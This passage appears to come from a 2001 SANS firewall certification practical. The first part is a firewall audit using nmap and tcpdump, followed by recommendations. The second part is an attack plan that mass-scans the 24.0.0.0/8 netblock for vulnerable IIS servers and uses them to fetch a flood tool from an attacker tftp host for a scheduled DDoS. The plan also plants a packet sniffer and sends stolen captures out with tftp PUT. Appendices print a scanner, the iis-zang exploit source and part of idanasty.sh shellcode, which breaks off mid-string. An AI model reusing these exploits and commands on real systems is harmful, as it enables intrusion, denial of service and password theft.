500/udp    open        isakmpd
```

Here we see that the only access to the firewall is to negotiate IPsec encryption.

Service Network Scan (location 5 to 3)

Our security policy specifically defines access from our management station which resides on the Service Network. To determine whether the policy is applied properly, we will perform two scans. The first will be from a generic host (172.30.0.150)

```
# nmap -sTU -vv -p 1-65535 172.30.0.1

Interesting ports on fw.giac.com (172.30.0.1):
Port       State       Service
```

[15] http://www.enteract.com/~lspitz/

```
500/udp    open        isakmpd
```

Again, we see that the firewall will accept IKE negotiations, but nothing else. We'll use fscan[16] from our firewall management station to scan the firewall.

```
Scan started at Sun Sep 9 15:14:21 2001

Scanning TCP ports on 172.30.0.1
172.30.0.1        22/tcp
172.30.0.1        80/tcp
172.30.0.1       256/tcp
172.30.0.1       259/tcp
172.30.0.1       262/tcp
172.30.0.1       264/tcp
172.30.0.1       265/tcp
172.30.0.1       900/tcp
Scanning UDP ports on 172.30.0.1
172.30.0.1       259/udp
172.30.0.1       500/udp

Scan finished at Sun Sep 9 15:35:40 2001
```

These results show the Firewall-1 management and authentication ports are accessible from the management station. HTTP and ssh are also open for configuration of the IP440 itself.

Internal Network Scan (location 5 to 3)

```
# nmap -sTU -vv -p 1-65535 172.16.0.1

Interesting ports on fw.giac.com (1.2.3.1):
Port       State       Service
500/udp    open        isakmpd
```

Again we find port 500 open for IKE negotiations, even though that traffic shouldn't be seen coming from the internal network.

Results of these scans show that the configuration services and the ability to connect to the firewall itself is limited to only the firewall management station.

Next we need to verify that the firewall rules are only allowing traffic through that conforms to our security policy. This will be tested by connecting a sniffer to a network segment, then scanning that segment from every other network segment the firewall is connected to, and comparing the results to our rules. By capturing the traffic on the wire instead of simply reviewing the nmap results, we can ensure that the firewall is

[16] http://www.foundstone.com

truly dropping the traffic rather than the host simply not responding to it.

Sniffer on Service Network

With tcpdump running on a host connected to the service network, we start a scan from outside the firewall as

```
# nmap -sSU -p 1-65535 1.2.3.1-254
```

The traffic that passes the firewall is shown below

```
15:27:05 1.1.1.3.48718 > 172.30.0.2.53:  0 [0q] (0)
15:27:05 1.1.1.3.45187 > 172.30.0.2.53: S 1011778163:1011778163(0) win
2048
15:27:05 172.30.0.2.53 > 1.1.1.3.45187: S 1933019182:1933019182(0) ack
1011778164 win 8576 <mss 1460> (DF)
15:27:05 1.1.1.3.45187 > 172.30.0.2.53: R 1011778164:1011778164(0) win 0
(DF)
15:27:05 1.1.1.3.40389 > 172.30.0.3.53:  0 [0q] (0)
15:27:05 1.1.1.3.35444 > 172.30.0.3.53: S 2638680474:2638680474 (0) win
2048
15:27:05 172.30.0.3.53 > 1.1.1.3.35444: S 3758074732:3758074732 (0) ack
1011778164 win 8576 <mss 1460> (DF)
15:27:05 1.1.1.3.35444 > 172.30.0.3.53: R 2638680475:2638680475 (0) win
0 (DF)
```

Here we see that DNS packets have passed through the firewall for both of our DNS servers, but nothing else was passed for those hosts.

```
15:27:13 1.1.1.3.33750 > 172.30.0.4.80: S 1834679254:1834679254 (0) win
2048
15:27:13 172.30.0.4.80 > 1.1.1.3.33750: S 5761589462:5761589462 (0) ack
1011778164 win 8576 <mss 1460> (DF)
15:27:13 1.1.1.3.33750 > 172.30.0.4.80: R 1834679255:1834679255 (0) win
0 (DF)
```

Traffic was allowed through the firewall for our web server, with nmap resetting the TCP connection after receiving the initial acknowledgement.

```
15:27:15 1.1.1.3.34122 > 172.30.0.5.25: S 7613489510:7613489510 (0) win
2048
15:27:15 172.30.0.5.25 > 1.1.1.3.34122: S 4186234851:4186234851 (0) ack
3417826102 win 8576 <mss 1460> (DF)
15:27:15 1.1.1.3.34122 > 172.30.0.5.25: R 7613489511:7613489511 (0) win
0 (DF)
```

Again, the firewall allowed a new TCP session through for SMTP traffic to our Internet mail server.

```
15:27:35 1.1.1.3.32898 > 172.30.0.6.264: S 1864231596:1864231596 (0) win
```

```
2048
15:27:35 172.30.0.6.264  > 1.1.1.3.32898: S 1933019199:1933019199(0) ack
3417826102 win 8576 <mss 1460> (DF)
15:27:35 1.1.1.3.32898 > 172.30.0.6.264: R 1864231597:1864231597 (0) win
0 (DF)
```

The final traffic that was allowed through was destined for our firewall management host. We've allowed SecureClient topology downloads, so this was expected also.

Moving our scanning host to the internal network (172.16.1.1), we repeat the scan using 172.30.0.0/24 as our destination.

```
# nmap -sSU -p 1-65535 172.30.0.0/24
```

The results of this scan were similar to the first scan. Since we allow our users to access HTTP, FTP, and RealAudio, attempts were made to connect to these services on each host.

As a final test of traffic allowed into the service network, we make a final scan from an administrator's system (172.16.100.2). These results added TCP traffic to port 22 passing through the firewall, in addition to the traffic seen from the first scan from the Internal Network.

We can clearly see that the firewall rules are working properly by only passing that traffic which we explicitly allowed.

Sniffer on Internal Network

We now move the sniffer to the Internal Network (location 5). Since all machines on our internal network are privately addressed and all static NAT entries on the firewall point to systems on the Service Network, we can only scan the public address space we've been assigned. There is no surprise that scanning our 1.2.3.0/24 network from the Internet (location 1) provided no packets in tcpdump's output.

Scanning the 172.16.0.0/16 address space from the Service Network (loc 3 to 5) only showed MS SQL traffic passing through the firewall destined for the two database servers on the Critical Network (loc 6).

By utilizing the spoofing option of nmap, we can test the specific rules of allowing syslog

```
# nmap -sU -p 514 -S 172.30.0.2 172.16.0.0/16
# nmap -sU -p 514 -S 172.30.0.3 172.16.0.0/16
```

and BlackIce traffic from the Service Network

```
# nmap -sT -p 80 -S 172.30.0.4 172.16.0.0/16
```


This traffic was allowed to pass through the firewall.

Recommendations

The audit proves that our security architecture meets the needs of providing the access necessary for our online business, while providing protection for our network. The most obvious change to the architecture would be the addition of another primary firewall and border router, connected to a separate ISP. This would allow our site to stay online in the event of a denial of service attack on either point of presence. More restrictive rules on outbound traffic could be explored to prevent the RealAudio and FTP traffic from passing between the Internal Network and the Service Network.

Design Under Fire

For this assignment, I will be using the design of Tara Silvia's submission.
http://www.sans.org/y2k/practical/Tara_Silvia_GCFW.zip



Attacking the Firewall

The PIX firewall is subject to a handful of attacks. One rather disruptive attack allows TCP connections to be reset utilizing forged TCP RST packets[17].

The IOS HTTP Configuration server was not disabled on the router. The bug reported in the "Cisco IOS Software "?/" HTTP Request DoS Vulnerability"[18], makes a denial of service extremely easy. By sending the following URL to the router's external interface,

http://xxx.xxx.xxx.xxx/anytext?/

where xxx.xxx.xxx.xxx is the IP address of the external interface, the router will enter an infinite loop and crash within two minutes of the expiration of the watchdog timer.

Denial of Service

Despite the recent media blitz surrounding the Code Red worm and it's variants, there are still thousands of servers on the Internet that remain vulnerable to the **Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise**[19]. In addition, many more remain vulnerable to the **Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability**[20]**.** Daily snort logs on a broadband connection still show 30+ individual hosts on that same netblock attempting to connect every day. Finding 50 hosts on high speed connections should be fairly easy.

First we'll need to compile a list of vulnerable hosts. We'll start with the 24.0.0.0/8 netblock and the uniscan.pl script found in appendix B. Once we have a good list of vulnerable hosts, we'll setup a tftp server on 4.4.4.4 (our attacking host) and use iis-zang to transfer flood.exe (a TCP flood program) and a little batch file to run it to the victim.

```
     iis-zang -t <victim> -c 'tftp -i 4.4.4.4 GET flood.exe
/scripts/flood.exe'
     iis-zang -t <victim> -c 'tftp -i 4.4.4.4 GET attack.bat
/scripts/attack.bat'
```

In order to coordinate the attack, we're going to schedule the attack for 10 am EST on the following Monday morning. To find what time zone our victim is in, we send

```
     iis-zang -t <victim> -c 'time'
```

[17] http://www.securityfocus.com/vdb/bottom.html?vid=1454
[18] http://www.securityfocus.com/vdb/bottom.html?vid=1154
[19] http://www.microsoft.com/technet/security/bulletin/MS01-033.asp
[20] http://www.microsoft.com/technet/security/bulletin/ms00-057.asp

```
The current time is: 18:25:58.71
```

We then compare the time to our current EST to find where they are. To get the 'scripts' directory path

```
iis-zang –t <victim> -c 'dir'
Volume in drive C has no label.
 Volume Serial Number is C0CA-366E

 Directory of C:\Inetpub\Scripts

09/16/2001  06:29p      <DIR>          .
09/16/2001  06:29p      <DIR>          ..
09/16/2001  06:29p                  50 attack.bat
08/09/2000  04:23p              34,986 flood.exe
               2 File(s)         35,036 bytes
               2 Dir(s)  10,244,915,200 bytes free
```

Finally to schedule the attack we issue

```
iis-zang –t <victim> -c 'at 10:00 /next:Monday
c:\inetpub\scripts\attack.bat'
```

For those hosts vulnerable to the Index Server bug, we could use the idanasty.sh script in Appendix B and issued the time, dir, tftp, and at commands by hand, using the command shell opened on port 8008.

I do not know the author of the flood.exe program, nor am I at liberty to release the binary.

Plan of Attack for internal access

The obvious target for breaching this design would be the fortune servers on the R & D network. Given that some firewalls and mail servers are running on Microsoft operating systems, it's very likely that the web server is as well. Utilizing the Unicode bug as above, we can again transfer a sniffer to capture packets coming into the web server. None of this traffic is encrypted, so we may be able to capture passwords that would allow the SSL connection to the Fortune Database server.

Using iis-zang, we upload our sniffer to the server

```
iis-zang –t <victim> -c 'tftp –i 4.4.4.4 GET buttsniff.exe
/scripts/buttsniff.exe'
iis-zang –t <victim> -c 'tftp –i 4.4.4.4 GET buttsniff.dll
/scripts/buttsniff.dll'
```

To use the sniffer, we need to determine what interfaces are on the victim.

```
     iis-zang –t <victim> -c '/scripts/buttsniff -l

WinNT: Version 4.0 Build 1381
Service Pack: Service Pack 6

 #    Interface Description
---  ----------------------------------------------------
 0    Intel EtherExpress PRO Ethernet Driver
      [\Device\NDIS3Pkt_IEEPRO1]
```

Then we start our sniffer...

```
     iis-zang –t <victim> -c '/scripts/buttsniff –d 0
/scripts/sniff.dmp –p 80'
```

After allowing the sniffer to run for a few days, we send our captured file back for examination.

```
     iis-zang –t <victim> -c 'tftp –i 4.4.4.4 PUT
/scripts/sniff.dmp sniff.dmp'
```

At this point, we should have URLs, userids, and passwords to create our own connections into the web server and the corporate databases.

References

[1] Cisco 3600 Series Routers
- a) http://www.cisco.com/warp/public/cc/pd/rt/3600/
- b) http://www.cisco.com/univercd/cc/td/doc/pcat/3600.htm

[2] RFC 2827 – Network Ingress Filtering
- a) http://www.faqs.org/rfcs/rfc2827.html

[3] Nokia IP440 Firewall Appliance
- a) http://www.nokia.com/securitysolutions/platforms/440.html

[4] VPN-1 Accelerator Card I
- a) http://www.checkpoint.com/products/vpn1/ac_techinfo.html

[5] Trend Micro OfficeScan
- a) http://www.antivirus.com/products/osce

[6] Trend Micro ServerProtect
- a) http://www.antivirus.com/products/srvprt/

[7] Trend Micro InterScan VirusWall
- a) http://www.antivirus.com/products/isvw/default.asp

[8] Trend Micro eManager
- a) http://www.antivirus.com/products/isem

[9] Trend Micro ScanMail
- a) http://www.antivirus.com/products/smex

[10] Trend Micro Virus Control System
- a) http://www.antivirus.com/products/trend_vcs

[11] VPN-1 SecureClient
- a) http://www.checkpoint.com/products/vpn1/secureclient.html

[12] Internet Assigned Numbers Authority
- a) Internet Protocol v4 Address Space
  - i) http://www.iana.org/assignments/ipv4-address-space

[13] Secure IOS Template Version 2.3
- a) http://www.cymru.com/~robt/Docs/Articles/secure-ios-template.html

[14] Increasing Security on IP Networks
- a) http://www.cisco.com/univercd/cc/td/doc/cisintwk/ics/cs003.htm

[15] Lance Spitzner's White Papers
a) http://www.enteract.com/~lspitz/
b) http://www.enteract.com/~lspitz/audit.html

[16] Foundstone – creators of several NT auditing tools
a) http://www.foundstone.com

[17] Cisco Secure PIX Firewall Forged TCP RST Vulnerability
a) http://www.securityfocus.com/vdb/bottom.html?vid=1454

[18] Cisco IOS HTTP %% Vulnerability
a) http://www.securityfocus.com/vdb/bottom.html?vid=1154

[19] Unchecked Buffer in Index Server ISAPI
a) http://www.microsoft.com/technet/security/bulletin/MS01-033.asp
b) http://www.eeye.com/html/Research/Advisories/AD20010618.html

[20] Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability
a) http://www.microsoft.com/technet/security/bulletin/ms00-057.asp

Appendix A

No.	Source	Destination	Service	Action	Track	Install On	Time	Comment
1	FW1-Mgmt-pri fw.giac.com	fw.giac.com FW1-Mgmt-pri	FireWall1	accept		Gateways	Any	Accept Firewall-1 Management Connections only from the Management console
2	Any	fw.giac.com	IKE	accept	Long	Gateways	Any	Accept IKE negotiations from anyhwere
3	fw-admins	fw.giac.com	SSH http	accept		Gateways	Any	Allow firewall admins to perform maintenance on the Nokia
4	Any	fw.giac.com	Any	reject	Long	Gateways	Any	Drop everything else to the firewall's address.
5	fw-admins	FW1-Mgmt-pri	FW1_mgmt	accept	Long	Gateways	Any	Allow firewall administration from the firewall admins
6	Road_Warriors@Any	Internal-net	Any	Client Encrypt		Gateways	Any	Allow SecureClient users to connect to our internal network
7	Syslogd-clients	loghost	syslog	accept		Gateways	Any	Allow DNS hosts, firewall, and router to report syslog events
8	BlackICE-Agents	ICECap-Console	http	accept		Gateways	Any	Allow NT/2000 systems to report to the ICECap console
9	Internal-net	Any	Internet	accept	Long	Gateways	Any	Allow outbound access for permitted protocols
10	DNS1-int-pri	Any	dns	accept		Gateways	Any	Allow DNS queries from internal DNS server
11	ISAdmin-net	Service-Net	SSH	accept	Long	Gateways	Any	Allow SSH for administration
12	Internal-net Europe-Net	Europe-Net Internal-net	Any	Encrypt	Long	Gateways	Any	Allow everything between the two offices
13	Any	DNS_Servers	dns	accept	Long	Gateways	Any	Allow DNS queries to our external DNS servers
14	Any	WWW-pub	http https	accept	Long	Gateways	Any	Allow Web traffic to our public web servers
15	Any	Mail-ext-pub	smtp	accept	Long	Gateways	Any	Allow email to our SMTP gateway
16	WWW-pri	db1.giac.com db2.giac.com	MS-SQL	accept		Gateways	Any	Allow SQL connections from web server
17	Any	FW1-Mgmt-pub	FW1_topo	accept	Long	Gateways	Any	Allow SecureClient topology requests
18	Mail-ext-pub	Any	smtp	accept	Long	Gateways	Any	Allow outbound email
19	Any	Any	Any	drop	Long	Gateways	Any	Drop and log everything else

Firewall-1 Security Policy

No.	Original Packet			Translated Packet		
	Source	Destination	Service	Source	Destination	Service
1	GIAC_Hosts	GIAC_Hosts	Any	= Original	= Original	= Original
2	Internal-net	Any	Any	fw.giac.com	= Original	= Original
3	DNS1-ext-pri	Any	Any	DNS1-ext-pub	= Original	= Original
4	Any	DNS1-ext-pub	Any	= Original	DNS1-ext-pri	= Original
5	DNS2-ext-pri	Any	Any	DNS2-ext-pub	= Original	= Original
6	Any	DNS2-ext-pub	Any	= Original	DNS2-ext-pri	= Original
7	Mail-ext-pri	Any	Any	Mail-ext-pub	= Original	= Original
8	Any	Mail-ext-pub	Any	= Original	Mail-ext-pri	= Original
9	WWW-pri	Any	Any	WWW-pub	= Original	= Original
10	Any	WWW-pub	Any	= Original	WWW-pri	= Original
11	FW1-Mgmt-pri	Any	Any	FW1-Mgmt-pub	= Original	= Original
12	Any	FW1-Mgmt-pub	Any	= Original	FW1-Mgmt-pri	= Original

Firewall-1 NAT rules

Appendix B

Uni-scan.pl

```
#!/usr/bin/perl
# Very simple PERL script to test a machine for Unicode
# vulnerability.
# Only makes use of "Socket" library
# Roelof Temmingh 2000/10/21
# roelof@sensepost.com http://www.sensepost.com
# modifications by R. Schrack 2001/9/9
# Added loops to scan class A netblock as determined by $netblock
# Only output vulnerable hosts to STDOUT

use Socket;
# --------------init
$port=80;
$netblock=24;

for ($net1=0;$net1<256; $net1++) {
  for ($net2=1;$net2<255; $net2++) {
    for ($hostnum=1;$hostnum<255;$hostnum++) {
      $host=$netblock.".".$net1.".".$net2.".".$hostnum
      $target = inet_aton($host);
      $flag=0;
# ---------------test method 1
      my @results=sendraw("GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0\r\n\r\n");
      foreach $line (@results){
        if ($line =~ /Directory/) {$flag=1;}}
# ---------------test method 2
      my @results=sendraw("GET
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0\r\n\r\n");
        foreach $line (@results){
          if ($line =~ /Directory/) {$flag=1;}}
# ---------------result
      if ($flag==1){print "$host\n";}      }
    }
  }
}
# ------------- Sendraw - thanx RFP rfp@wiretrip.net
sub sendraw {   # this saves the whole transaction anyway
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,$port,$target)){
                my @in;
                select(S);      $|=1;   print $pstr;
                while(<S>){ push @in, $_;}
                select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }
}
# Spidermark: sensepostdata
```

iis-zang.c

```
/*************************************************************************
**\
**
**
**    Microsoft IIS 4.0/5.0 Extended UNICODE Directory Traversal Exploit
**
**      proof of theory exploit cuz it's wednesday and i'm on the couch
**
**
**
**       brought to you by the letter B, the number 7, optyx, and t12
**
**          optyx - <optyx@uberhax0r.net optyx@newhackcity.net>
**
**          t12 - <t12@uberhax0r.net>
**
**
**
**     greetz go out to aempirei, a gun toatin' gangstah' hustler' player
**
**     motherfucker who isn't with us anymore, miah, who's GTA2 game was
**
**     was most entertaining tonight, Cathy, who provided the trippy light
**
**     to stare at, and to KT, for providing me with hours of decent
**
**     conversation.
**
**
**
\*************************************************************************
**/

#include <stdio.h>
#include <netdb.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
#include <errno.h>
#include <fcntl.h>

void usage(void)
{
 fprintf(stderr, "usage: ./iis-zang <-t target> <-c 'command' or -i>");
 fprintf(stderr, " [-p port] [-o timeout]\n");
 exit(-1);
}

int main(int argc, char **argv)
```

```
{
 int i, j;
 int port=80;
 int timeout=3;
 int interactive=0;
 char temp[1];
 char host[512]="";
 char cmd[1024]="";
 char request[8192]="GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+";
 struct hostent *he;
 struct sockaddr_in s_addr;

 printf("iis-zank_bread_chafer_8000_super_alpha_hyper_pickle.c\n");
 printf("by optyx and t12\n");

 for(i=0;i<argc;i++)
      { if(argv[i][0] == '-') {
             for(j=1;j<strlen(argv[i]);j++)
                  {
                   switch(argv[i][j])
                        {
                         case 't':
                              strncpy(host, argv[i+1], sizeof(host));
                              break;
                         case 'c':
                              strncpy(cmd, argv[i+1], sizeof(cmd));
                              break;
                         case 'h':
                              usage();
                              break;
                         case 'o':
                              timeout=atoi(argv[i+1]);
                              break;
                         case 'p':
                              port=atoi(argv[i+1]);
                              break;
                         case 'i':
                              interactive=1;
                              break;
                         default:
                         break;
                        }
                  }
            }
      }

 if(!strcmp(host, ""))
      {
       fprintf(stderr, "specify target host\n");
       usage();
      }

 if(!strcmp(cmd, "") && !interactive)
      {
       fprintf(stderr, "specify command to execute\n");
       usage();
      }
```

```
printf("]- Target - %s:%d\n", host, port);
if(!interactive)
      printf("]- Command - %s\n", cmd);
printf("]- Timeout - %d seconds\n", timeout);
if((he=gethostbyname(host)) == NULL)
     {
      fprintf(stderr, "invalid target\n");
      usage();
     }

do
     {

      if(interactive)
            {
             cmd[0]=0;
             printf("\nC> ");
             if(fgets(cmd, sizeof(cmd), stdin) == NULL)
                   fprintf(stderr, "gets() error\n");
             cmd[strlen(cmd)-1]='\0';
             if(!strcmp("exit", cmd))
                   exit(-1);
            }

      for(i=0;i<strlen(cmd);i++)
            {
             if(cmd[i]==' ')
                 cmd[i]='+';
            }

      strncpy(request,
              "GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+",
              sizeof(request));
      strncat(request, cmd, sizeof(request) - strlen(request));
      strncat(request, "\n", sizeof(request) - strlen(request));

      s_addr.sin_family = PF_INET;
      s_addr.sin_port = htons(port);
      memcpy((char *) &s_addr.sin_addr, (char *) he->h_addr,
           sizeof(s_addr.sin_addr));

      if((i=socket(PF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
            {
             fprintf(stderr, "cannot create socket\n");
             exit(-1);
            }

      alarm(timeout);
      j = connect(i, (struct sockaddr *) &s_addr, sizeof(s_addr));
      alarm(0);

      if(j==-1)
            {
             fprintf(stderr, "cannot connect to %s\n", host);
             exit(-1);
             close(i);
            }
```

```
        if(!interactive)
               printf("]- Sending request: %s\n", request);

        send(i, request, strlen(request), 0);

        if(!interactive)
               printf("]- Getting results\n");

        while(recv(i,temp,1, 0)>0)
              {
               alarm(timeout);
               printf("%c", temp[0]);
               alarm(0);
              }

 }
 while(interactive);

  close(i);
  return 0;
}
```

idanasty.sh

```
#!/bin/sh
# .ida nasty exploit
# mat@hacksware.com,mat@monkey.org
# http://monkey.org/~mat
#
# If this exploit succeeds, you can get into the machine through port 8008
# shellcode generated by DeepZone generator
# I only tested this code under W2k Korean Version, so the offset value may
vary through systems, you can get the offset
value with WinDbg tool included in Windows SDK
#
# How to get the offset:
# 1. start windbg and attach to inetinfo.exe process. and go(F5)
# 2. using this script attack the test machine
# 3. if the offset in this script is not valid, then inetinfo.exe will be
got break.
# 4. you can search the shellcode position with following command
#     s 10000 Lfffff 0x68 0x5e 0x56 0xc3 0x90
# 5. if the shellcode position is 0xaabbccdd
#    then you can change the %u...%u...to %uccdd%uaabb

target=$1
SHELLCODE=`printf
"\x68\x5e\x56\xc3\x90\x54\x59\xff\xd1\x58\x33\xc9\xb1\x1c\x90\x90\x90\x90\x
03\xf1\x56\x5f\x33\xc9\x66\xb9\x95\x04\x90\x90\x9
0\xac\x34\x99\xaa\xe2\xfa\x71\x99\x99\x99\x99\xc4\x18\x74\x40\xb8\xd9\x99\x
14\x2c\x6b\xbd\xd9\x99\x14\x24\x63\xbd\xd9\x99\xf
3\x9e\x09\x09\x09\x09\xc0\x71\x4b\x9b\x99\x99\x14\x2c\xb3\xbc\xd9\x99\x14\x
24\xaa\xbc\xd9\x99\xf3\x93\x09\x09\x09\x09\xc0\x7
1\x23\x9b\x99\x99\xf3\x99\x14\x2c\x40\xbc\xd9\x99\xcf\x14\x2c\x7c\xbc\xd9\x
99\xcf\x14\x2c\x70\xbc\xd9\x99\xcf\x66\x0c\xaa\xb
```

```
c\xd9\x99\xf3\x99\x14\x2c\x40\xbc\xd9\x99\xcf\x14\x2c\x74\xbc\xd9\x99\xcf\x
14\x2c\x68\xbc\xd9\x99\xcf\x66\x0c\xaa\xbc\xd9\x9
9\x5e\x1c\x6c\xbc\xd9\x99\xdd\x99\x99\x99\x14\x2c\x6c\xbc\xd9\x99\xcf\x66\x
0c\xae\xbc\xd9\x99\x14\x2c\xb4\xbf\xd9\x99\x34\xc
9\x66\x0c\xca\xbc\xd9\x99\x14\x2c\xa8\xbf\xd9\x99\x34\xc9\x66\x0c\xca\xbc\x
d9\x99\x14\x2c\x68\xbc\xd9\x99\x14\x24\xb4\xbf\xd
